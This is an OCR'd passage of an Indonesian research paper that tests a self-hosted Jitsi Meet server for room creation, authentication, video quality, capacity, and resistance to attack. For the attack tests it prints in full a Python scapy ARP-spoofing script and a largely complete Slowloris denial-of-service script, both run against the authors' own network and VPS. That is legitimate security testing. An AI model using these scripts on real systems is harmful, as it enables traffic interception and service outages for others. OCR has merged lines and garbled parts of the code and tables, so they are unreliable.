
4. *Setting*

Pada bagian kanan atas terdapat tombol setting ketika diklik maka akan tampilmenu untuk mengatur akun autentikasi, *webcam*, mikrofon, bahasa.

Gambar 4- 7 Tombol *setting*

5. Autentikasi

Ketika pengguna membuat ruang *meeting* maka pengguna akan diminta menjadi *host* dan memasukkan informasi autentikasi yang telah dibuat.



Gambar 4- 8 Autentikasi

2. Pengujian

Proses pengujian akan dilakukan terhadap semua kebutuhan fungsional yang telah dirancang.

1. Pengujian Membuat Ruangan

Pengujian membuat ruangan dilakukan untuk mengetahui aplikasi dapat membuat ruangan konferensi dengan judul sesuai *input*-an *user*. Skenario pengujiannya yaitu pertama-tama *user* masuk ke situs Jitsi yang telah dibangun lalu pada kolom *create meeting*, *user* memasukkan judul ruangan dengan karakter alfanumerik lalu men-klik tombol '*Start meeting*' lalu dicoba dengan tanpa memasukkan judul ruangan lalu men-klik tombol 'Start *meeting* dan dengan judul hanya dimasukkan karakter non-alfanumerik.

Tabel 4- 1 Pengujian membuat ruangan



Jenis masukan	Pengamatan	Keterangan
1. Dengan Judul Alfanumerik		*User* masuk ke dalam ruangan konferensi sesuai dengan judul yang dimasukkan.
2. Tanpa Judul		*User* masuk ke dalam ruangan konferensi dengan judul yang otomatis dibuat oleh aplikasi.
3. Dengan Judul Non-Alfanumerik		Ruangan konferensi tidak dapat dibuat dan muncul pesan *"Match the requested format"*

Dari pengujian di atas dapat dilihat *user* dapat membuat room dengan atau tanpa memasukkan nama ruangan terlebih dahulu karena sistem sudah menyiapkan supaya nama ruangan tidak kosong. Namun *user* tidak dapat membuat ruangan hanya dengan karakter non-alfanumerik.

2. Pengujian Autentikasi Membuat Ruangan

Pengujian ini dilakukan untuk mengetahui apakah ruangan dapat dibuat tanpa autentikasi atau autentikasi tidak terdaftar. Pada proses autentikasi dimasukkan dua *username* dan *user password* yang terdaftar dan tidak terdaftar.


Tabel 4- 2 Pengujian autentikasi membuat ruangan

	Pengamatan	
Autentikasi Tidak terdaftar		Keterangan Berhasil *login* Sistem dapat menga
Terdaftar		Tidak berhasil *login* Sistem tidak

Dari percobaan di atas dapat ditarik kesimpulan bahwa sistem tidak dapat mengijinkan *user* membuat ruang konferensi tanpa autentikasi yang valid.



3. Pengujian Kata Sandi

Pada pengujian ini dilakukan pengamanan ruang konferensi dengan kata sandi yaitu"rahasia". Pengujian ini dilakukan dengan *user* memasuki ruang konferensi yang sudah dilindungi dengan kata sandi lalu pada kolom kata sandi dimasukkan kata sandi yang valid dan tidak valid.



Gambar 4- 9 kata sandi ruang konferensi


Tabel 4- 3 Pengujian kata sandi

	Pengamatan	Keterangan
Kata sandi rahasia		*User* berhasil masuk ke ruangan konferensi
12345qwe		*User* tidak dapat masuk dan tetap berada pada

4. Pengujian MITM


Pengujian ini dilakukan untuk mengetahui apakah data autentikasi dan kata sandi dapat diketahui dengan serangan MITM yaitu menggunakan skrip kode ARP *poisoning*[24]. Skenario pengujiannya yaitu kedua *user* penyerang dan target terhubung dalam satu network yang sama. lalu penyerang melakukan *spoofing* dengan melakukan *poisoning* ARP *table*

menggunakan skrip python berikut sehingga transmisi data yang dilakukan target akan melalui komputer penyerang terlebih dahulu.



Gambar 4- 10 penyerang dan target pada network yang sama

Pada gambar 4-10 perangkat penyerang dan target berada pada *network* yang sama, dengan menjalankan *scan* tabel ARP didapat IP penyerang ditandai dengan IP 192.168.100.39 dengan mac address a0:78:17:6a:88:80. Kemudian dijalankan skrip ARP *poisoning* dan berhasil merubah tabel ARP sehingga perangkat target membaca *network* tujuannya adalah komputer penyerang terlebih dahulu




Gambar 4- 11 skrip ARP dijalankan dengan python

Pada gambar 4-11 skrip berhasil dijalankan dan merubah tabel ARP pada perangkat target.

Gambar 4- 12 tabel ARP perangkat target


Pada perangkat target ketika dilakukan perintah *scan* tabel ARP didapat *network*

MAC *address* yaitu MAC *address* milik perangkat penyerang.



Gambar 4- 13 Uji memasukkan *password* pada ruang *meeting*

Setelah tabel ARP perangkat target berubah, perangkat target memasuki ruang *meeting* dan memasukkan *password* yang telah dibuat.



Gambar 4- 14 Hasil *scan* pada Burpsuite

Pada aplikasi Burpsuite pada penyerang melakukan *scan* dan *intercept*tidak didapat data *password* yang telah dimasukkan oleh target.

Tabel 4- 4 pengujian serangan MITM


```
import scapy.all as scapy  //memakai library scapy untuk mengubah MAC address
import time //memakai library time untuk penggunaan jeda waktu

def get_mac(ip): // fungsi untuk membroadcast dan menerima daftar MAC address
arp_request = scapy.ARP(pdst = ip) broadcast = scapy.Ether(dst ="ff:ff:ff:ff:ff:ff")
arp_request_broadcast = broadcast / arp_request
answered_list = scapy.srp(arp_request_broadcast, timeout = 5, verbose = False)[0] return answered_list[0][1].hwsrc

def spoof(target_ip, spoof_ip): // fungsi untuk melakukan spoofing mengubah tabel ARP pada perangkat target
packet = scapy.ARP(op = 2, pdst = target_ip, hwdst = get_mac(target_ip),

psrc = spoof_ip) scapy.send(packet, verbose = False)

def restore(destination_ip, source_ip): //fungsi untuk mengembalikan tabel ARP target ketika skrip sudah tidak dieksekusi
destination_mac = get_mac(destination_ip)
source_mac = get_mac(source_ip)
packet = scapy.ARP(op = 2, pdst = destination_ip, hwdst = destination_mac, psrc =source_ip, hwsrc = source_mac)
scapy.send(packet, verbose = False)


target_ip = "192.168.100.41"  //target IP yang akan diserang
gateway_ip = "192.168.100.1" IP gateway router jaringan yang dipakai target

try: //proses menjalankan skrip sent_packets_count = 0while True:
spoof(target_ip, gateway_ip) spoof(gateway_ip, target_ip) sent_packets_count = sent_packets_count + 2
print("\r[*] Packets Sent "+str(sent_packets_count), end =""")time.sleep(2) # Waits for two seconds

except KeyboardInterrupt: //ketika ditekan ctrl + C
print("\nCtrl + C pressed. ..... Exiting")
restore(gateway_ip, target_ip) restore(target_ip, gateway_ip)print("[+] Arp Spoof Stopped")
```

Skenario	Keterangan
Poisoning ARP *table*	MAC *address network* pada perangkat target berubah menjadi MAC address penyerang.
Autentikasi	Pengguna berhasil mela kukan autentikasi pada situs Jitsi *meet* yang dibangun.
Intercept pada burpsuite	Pada komputer penyerang dengan aplikasi burpsuite dilakukan *intercept* data tidak didapat data autentikasi sama sekali

Pada pengujian terhadap MITM proses *spoofing* berhasil dilakukan dan tabel ARP target berhasil diubah sehingga *traffic* data melewati komputer penyerang terlebih dahulu namun ketika dilakukan *intercept* data pada meet.aslamfai.xyz yang telah dibangun tidak didapat data autentikasi.

5. Pengujian Kualitas Video dan Lalu Lintas Jaringan

   Pengujian ini dilakukan untuk mengetahui kualitas video dan lalu lintas jaringan pada konferensi yang sedang berlangsung.



Gambar 4- 15 konfigurasi resolusi konferensi

Sebelumnya pada konfigurasi Jitsi telah diatur untuk resolusi pada dasarnya berada pada 720 piksel.
Skenario pengujiannya yaitu dilakukan konferensi dengan dibuat satu ruangan berisi peserta pada network yang sama dan satu ruangan berisi peserta dengan network yang berbeda.

Skenario	Pengamatan	Keterangan
Konferensi dengan peserta dalam *network* yang sama	Connection: Good Bitrate: ↓24 Kbps↑24 Kbps Packet loss: ↓0%↑0% Resolution: 0x0 Frame rate: N/A Codecs (A/V): opus, VP8 Server count: 1 Show less Estimated bandwidth: ↓N/A↑2639 Kbps Remote address: 192.168.92.1 (p2p) Remote port: 52760 Local address: 192.168.92.1 Local port: 64736 Transport: udp Audio SSRC: 4207361640 Video SSRC: 2889897529 Participant id: e7e67a1e	Pada keterangan jaringan terdapat *Remote address* dengan tanda p2p yaitu konferensi dilakukan secara *peer-to-peer* dan resolusi bisa mencapai 1080piksel
Konferensi dengan peserta dalam *network* yang berbeda	Connection: Poor Bitrate: ↓69 Kbps↑69 Kbps Packet loss: ↓0%↑0% Resolution: 320x180 Frame rate: 16 Codecs (A/V): opus, VP8 Server count: 1 Show less Estimated bandwidth: ↓N/A↑83 Kbps Remote address: 185.210.144.3 Remote port: 10000 Local address: 114.124.195.138 Local port: 39321 Transport: udp Audio SSRC: 2869608730 Video SSRC: 3090146473 Participant id: 260b53ac	Pada keterangan jaringan didapat *Remote address* adalah alamat IP dari VPS Jitsi dipasang
Konferensi dengan kecepatan koneksi diatas 10Mbps	Connection: Good Bitrate: ↓24 Kbps↑24 Kbps Packet loss: ↓0%↑0% Resolution: 0x0 Frame rate: N/A Codecs (A/V): opus, VP8 Server count: 1 Show less Estimated bandwidth: ↓N/A↑2639 Kbps Remote address: 192.168.92.1 (p2p) Remote port: 52760 Local address: 192.168.92.1 Local port: 64736 Transport: udp Audio SSRC: 4207361640 Video SSRC: 2889897529 Participant id: e7e67a1e	Pada keterangan jaringan didapat status koneksi adalah *Good* dan resolusi video peserta konferensi dapat dimuat hingga 1920x1080 piksel
Konferensi dengan kecepatan koneksi dibawah 10Mbps	Connection: Poor Bitrate: ↓69 Kbps↑69 Kbps Packet loss: ↓0%↑0% Resolution: 320x180 Frame rate: 16 Codecs (A/V): opus, VP8 Server count: 1 Show less Estimated bandwidth: ↓N/A↑83 Kbps Remote address: 185.210.144.3 Remote port: 10000 Local address: 114.124.195.138 Local port: 39321 Transport: udp Audio SSRC: 2869608730 Video SSRC: 3090146473 Participant id: 260b53ac	Pada keterangan jaringan didapat status koneksi *Poor* dan resolusi video konferensi peserta adalah 320x180 piksel



VPS Jitsi dipasang yang berarti *multi-to-point.* Lalu kualitas video peserta konferensi dipengaruhi oleh kualitas jaringan.

6. Pengujian Maksimum pengguna dan akses berbagai perangkat

Pada pengujian ini dilakukan *online* video dengan *user* sebanyak 16 peserta dengan perangkat laptop dan smartphone android untuk mengetahui berapa peserta yang dapat bergabung dalam satu ruang *meeting* dan tetap dapat melaksanakan *meeting*. Skenario pengujian ini yaitu dibuka *browser* pada laptop dan bergabung ke dalam ruang *meeting* yang telah dibuat dan perangkat android bergabung ke *meet* melalui aplikasi Jitsi.

Tabel 4- 6 Pengujian Maksimum pengguna


dan akses berbagai perangkat

Skenario	Pengamatan	Keterang
Akses melalui laptop		*Meeting* dapat berjalan lancar melalui *browser* safari.
Akses melalui HP		*Meeting* dapat berjalan dengan lancar melalui aplikasi Ji pada android
Jumlah peserta 16 orang		*Meeting* dapat berjalan dengan lancar dengan sedikit gangguar

Pada percobaan di atas didapat bahwa ruang *meeting* dapat diakses baik melalui *browser* maupun pada aplikasi Jitsi pada android. Ruangan *meeting* dapat menampung hingga 16 peserta namun ketika jumlah peserta berjumlah lebih dari 16 peserta, ruang *meeting* mulai menampakkan sedikit *lagging* pada video peserta.


7. Pengujian DdoS pada VPS

Pada pengujian ini dilakukan penyerangan DDoS pada VPS menggunakan metode slowloris[25]. Metode pengujiannya yaitu digunakan enam komputer dengan sistem operasi linux untuk menjalankan skrip pada terminal dan dilakukan konfigurasi target yang diserang yaitu meet.aslamfai.xyz pada *port* 80 dengan mengirimkan 5000 paket tiap 1 detik.




Gambar 4- 16 Statistik VPS sebelum diserang

Pada gambar 4-16 adalah kondisi awal VPS sebelum dilakukan serangan DDoS, terdapat empat parameter yang tersedia yaitu CPU *USAGE*, RAM *USAGE*, *DISK USAGE*, dan *INODES* .




Gambar 4- 17 Memulai skrip DDoS

Pada gambar 4-17 dijalankan skrip DDoS sesuai target yang telah ditentukan dandibuka *socket* dan mengirimkan *packet* secara terus menerus .



Gambar 4- 18 Proses DDoS

Pada gambar 4-18 adalah hasil dari skrip yang dijalankan yaitu skrip berhasil mengirimkan *packet* ke alamat *port* tujuan secara terus menerus.



Gambar 4- 19 Statistik VPS setelah diserang

```
#!/usr/bin/perl -wuse strict;

use IO::Socket::INET; use IO::Socket::SSL; use Getopt::Long;

use Config; //impor library yang digunakan


$SIG{'PIPE'} = 'IGNORE'; #Ignore broken pipe errorsprint

<<EOTEXT;

Welcome to Slowloris - the low bandwidth, yet greedy and poisonous HTTP client by RSnake.

EOTEXT



my ( $host, $port, $sendhost, $shost, $test, $version, $timeout, $connections );my ( $cache, $httpready, $method, $ssl, $rand, $tcpto );

my $result = GetOptions( 'shost=s' => \$shost, 'dns=s' => \$host, 'httpready' => \$httpready, 'num=i' => \$connections, 'cache' => \$cache,

'port=i' => \$port, //deklarasi variabel yang digunakan'https' => \$ssl,

'tcpto=i' => \$tcpto, 'test' => \$test, 'timeout=i' => \$timeout,'version' => \$version,

);



if ($version) {

print "Version 0.7\n";exit;

}



unless ($host) {

print "Usage:\n\n\tperl $0 -dns [www.example.com] -options\n";

print "\n\tType 'perldoc $0' for help with options.\n\n"; //konfigurasi default host

exit;

}



unless ($port) {

$port = 80; //konfigurasi default portprint "Defaulting to port 80.\n";

}

unless ($tcpto) {
$tcpto = 5;
print "Defaulting to a 5 second tcp connection timeout.\n";
}

unless ($test) { unless ($timeout) {
$timeout = 100; //konfigurasi default timeout
print "Defaulting to a 100 second re-try timeout.\n";
}
unless ($connections) {
$connections = 1000;
print "Defaulting to 1000 connections.\n";
}
}

my $usemultithreading = 0;if ( $Config{usethreads} ) {
print "Multithreading enabled.\n";
$usemultithreading = 1;use threads;
use threads::shared;
}
else {
print "No multithreading capabilites found!\n";
print "Slowloris will be slower than normal as a result.\n";
}

my $packetcount : shared = 0; my $failed : shared = 0;
my $connectioncount : shared = 0;srand() if ($cache);
if ($shost) {
$sendhost = $shost;
}
else {
$sendhost = $host;
```

```
}
if ($httpready) {
$method = "POST";
}
else {
$method = "GET";
}

if ($test) {
my @times = ( "2", "30", "90", "240", "500" );


my $totaltime = 0;foreach (@times) {
$totaltime = $totaltime + $_;
}
$totaltime = $totaltime / 60;
print "This test could take up to $totaltime minutes.\n";

my $delay = 0; my $working = 0;my $sock;

if ($ssl) {if (
$sock = new IO::Socket::SSL(PeerAddr => "$host",
PeerPort => "$port", //algoritma menyerang sesuai host dan
port tujuanTimeout  => "$tcpto",
Proto                                => "tcp",
)
)
{
$working = 1;
}
}
else {if (
$sock = new IO::Socket::INET(PeerAddr => "$host", PeerPort
=> "$port", Timeout  =>  "$tcpto", Proto              => "tcp",
)
)
{
$working = 1;
}
}
if ($working) {
if ($cache) {  //kondisi jika skrip berhasil jalan
$rand = "?" . int( rand(99999999999999) );
                }
                else {
                    $rand = "";
                }
my $primarypayload =
"GET /$rand HTTP/1.1\r\n"
. "Host: $sendhost\r\n"
. "User-Agent: Mozilla/4.0 (compatible; MSIE 7.0;
Windows NT 5.1; Trident/4.0; .NET CLR1.1.4322; .NET
CLR 2.0.503l3; .NET CLR 3.0.4506.2152; .NET CLR
3.5.30729; MSOffice 12)\r\n"
. "Content-Length: 42\r\n";
if ( print $sock $primarypayload ) {
print "Connection successful, now comes the waiting
game...\n";
}
```

```
else {
print //kondisi jika terjadi keasalahan
"That's odd - I connected but couldn't send the data to
$host:$port.\n";print "Is something wrong?\nDying.\n";
exit;
}
}
else {. //kondisi jika gagal melakukan serangan print "Uhm... I
can't connect to $host:$port.\n"; print "Is something
wrong?\nDying.\n";
exit;
}
for ( my $i = 0 ; $i <= $#times ; $i++ ) {
print "Trying a $times[$i] second delay: \n"; sleep(
$times[$i] );
if ( print $sock "X-a: b\r\n" ) {print "\tWorked.\n";
$delay = $times[$i];
}
else {
if ( $SIG{__WARN__} ) {
$delay = $times[ $i - 1 ];last;
}
print "\tFailed after $times[$i] seconds.\n";
}
}

if ( print $sock "Connection: Close\r\n\r\n" ) {
print "Okay that's enough time. Slowloris closed the
socket.\n";print "Use $delay seconds for -timeout.\n";
exit;
}
else {
print "Remote server closed socket.\n"; //kondisi jika skrip
selesai dijalankanprint "Use $delay seconds for -timeout.\n";
exit;
}
if ( $delay < 166 ) {
print <<EOSUCKS2BU;

Since the timeout ended up being so small ($delay seconds)
and it generally takes between 200-500 threads for most
servers and assuming any latency at  all... you might have
trouble using Slowloris against this target. You cantweak the
-timeout flag down to less than 10 seconds but it still may
notbuild the sockets in time.

EOSUCKS2BU

}

}

else {
```

```
print

"Connecting to $host:$port every $timeout seconds with
```

```
    $connections sockets:\n";


if ($usemultithreading) { domultithreading($connections);
    }
    else {
    doconnections( $connections, $usemultithreading );
    }
    }


    sub doconnections {
    my ( $num, $usemultithreading ) = @_;my ( @first, @sock,
    @working );
    my $failedconnections = 0;
    $working[$_] = 0 foreach ( 1 .. $num );   #initializing
    $first[$_] = 0 foreach ( 1 .. $num ); #initializingwhile (1) {
    $failedconnections = 0;
    print "\t\tBuilding sockets.\n";foreach my $z ( 1 .. $num ) {
if ( $working[$z] == 0 ) {if ($ssl) {
    if (
$sock[$z] = new IO::Socket::SSL(PeerAddr => "$host",
    PeerPort => "$port", //skrip ketika menutup koneksi
    Timeout  => "$tcpto",
    Proto   => "tcp",
    )
    )
    {
    $working[$z] = 1;
    }
    else {
    $working[$z] = 0;
    }
    }
    }
else {if (
    $sock[$z] = new IO::Socket::INET(
    PeerAddr  =>  "$host", PeerPort  =>  "$port",  Timeout  =>
    "$tcpto", Proto  => "tcp",
    )
    )
    {
    $working[$z] = 1;
    $packetcount = $packetcount + 3;  #SYN, SYN+ACK,
    ACK
    }
    else {
    $working[$z] = 0;
    }
    }
if ( $working[$z] == 1 ) {if ($cache) {
    $rand = "?" . int( rand(99999999999999) );
    }
    else {
    $rand = "";
    }
    my $primarypayload =
```

```
"$method /$rand HTTP/1.1\r\n"

. "Host: $sendhost\r\n"

                    . "User-Agent: Mozilla/4.0 (compatible;
MSIE 7.0; Windows NT 5.1; Trident/4.0; .NETCLR
1.1.4322; .NET CLR 2.0.503l3; .NET CLR 3.0.4506.2152;
.NET CLR 3.5.30729; MSOffice

12)\r\n"

  . "Content-Length: 42\r\n";my $handle = $sock[$z];

if ($handle) {

print $handle "$primarypayload";if ( $SIG{_WARN_} ) {

$working[$z] = 0;close $handle;

$failed++;

$failedconnections++;

}

else {

$packetcount++;

$working[$z] = 1;

}

}

else {

$working[$z] = 0;

$failed++;

$failedconnections++;

}

}

else {

$working[$z] = 0;

$failed++;

$failedconnections++;

}

}

}

print "\t\tSending data.\n"; foreach my $z ( 1 .. $num ) {if (
$working[$z] == 1 ) {

if ( $sock[$z] ) {

my $handle = $sock[$z];

if ( print $handle "X-a: b\r\n" ) {

$working[$z] = 1;

$packetcount++;

}

else {

$working[$z] = 0;#debugging info

$failed++;

$failedconnections++;

}

}

else {

$working[$z] = 0;#debugging info

$failed++;

$failedconnections++;

}

}

}

print

"Current stats:\tSlowloris has now sent $packetcount
packets successfully.\nThis thread nowsleeping for $timeout
```

```
seconds...\n\n";

sleep($timeout);

}

}



sub domultithreading {my ($num) = @_; my @thrs;

my $i                                = 0;

my $connectionsperthread = 50;while ( $i < $num ) {

$thrs[$i] =

threads->create( \&doconnections, $connectionsperthread, 1
);

$i += $connectionsperthread;

}

my @threadslist = threads->list();

while ( $#threadslist > 0 ) {

$failed = 0;
        }
    }

__END__


=head1 ABSTRACT

Slowloris both helps identify the timeout
windows of a HTTP server or Proxy
server, can bypass httpready protection
and ultimately performs a fairly low
bandwidth denial of service. It has the
added benefit of allowing the server to
come back at any time (once the program
is killed), and not spamming the logs
excessively. It also keeps the load nice
and low on the target server, so other vital
processes don't die unexpectedly, or cause
alarm to anyone who is logged into the
server for other reasons.

=head1 AFFECTS

Apache 1.x, Apache 2.x, dhttpd, GoAhead
WebServer, others...?

=head1 NOT AFFECTED

IIS6.0, IIS7.0, lighttpd, nginx, Cherokee, Squid,
others...?
```

Pada gambar 4-19 adalah statistik kondisi VPS setelah diserang dengan serangan DDoS yang telah dijalankan. Dapat dilihat bahwa kondisi VPS setelah diserang mengalami perubahan pada CPU *USAGE* yaitu meningkat hingga 90% dan tetap berada pada angka tersebut.
Pada pengujian di atas didapat bahwa VPS dapat diserang dengan serangan DDoS sehingga membuat penggunaan CPU pada VPS meningkat. Namun aplikasi Jitsi dan VPS tidak mengalami gangguan yang signifikan dan tetap dapat berjalan dengan lancar.

V. Kesimpulan Dan Saran

1. Kesimpulan
   Dari serangkaian pengujian, maka dapat disimpulkan sebagai berikut:

   1. Jitsi *meet* yang dibangun sendiri oleh pengguna pada server dapat menjalankan proses video konferensi dengan baik dan berjalan lancar.
   2. Sistem Jitsi *meet* dapat menjalankan konferensi secara ketat dan aman dari serangan *Man In The Middle* sehingga data autentikasi ruang tetap aman.
   3. Ruang *meeting* dapat menampung hingga 16 *User*.
   4. VPS masih dapat diserang dengan serangan DDoS namun tidak menyebabkangangguan yang signifikan terhadap server.

2. Saran

   Untuk pengembangan lebih lanjut pada penelitian aplikasi ini, disarankan untuk Jitsi *meet* dibangun pada *server* dengan spesifikasi RAM dan CPU yang lebih besar sehingga dpat menyelenggarakan ruang konferensi dengan peserta hingga lebih dari 10 orang tanpa menyebabkan *lagging*.

[1] F. Regazzoni, F. Regazzoni, I. Bonesana, M. Djaékov, and A. Mattiuz, "Tairona, an Open Source Platform for On-Line *Meeting* and Tutoring," *EdMedia + Innov. Learn.*, vol. 2007, no. 1, pp. 517–521, 2007, Accessed: Aug. 09, 2021. [Online]. Available: http://www.editlib.org/p/25595/.

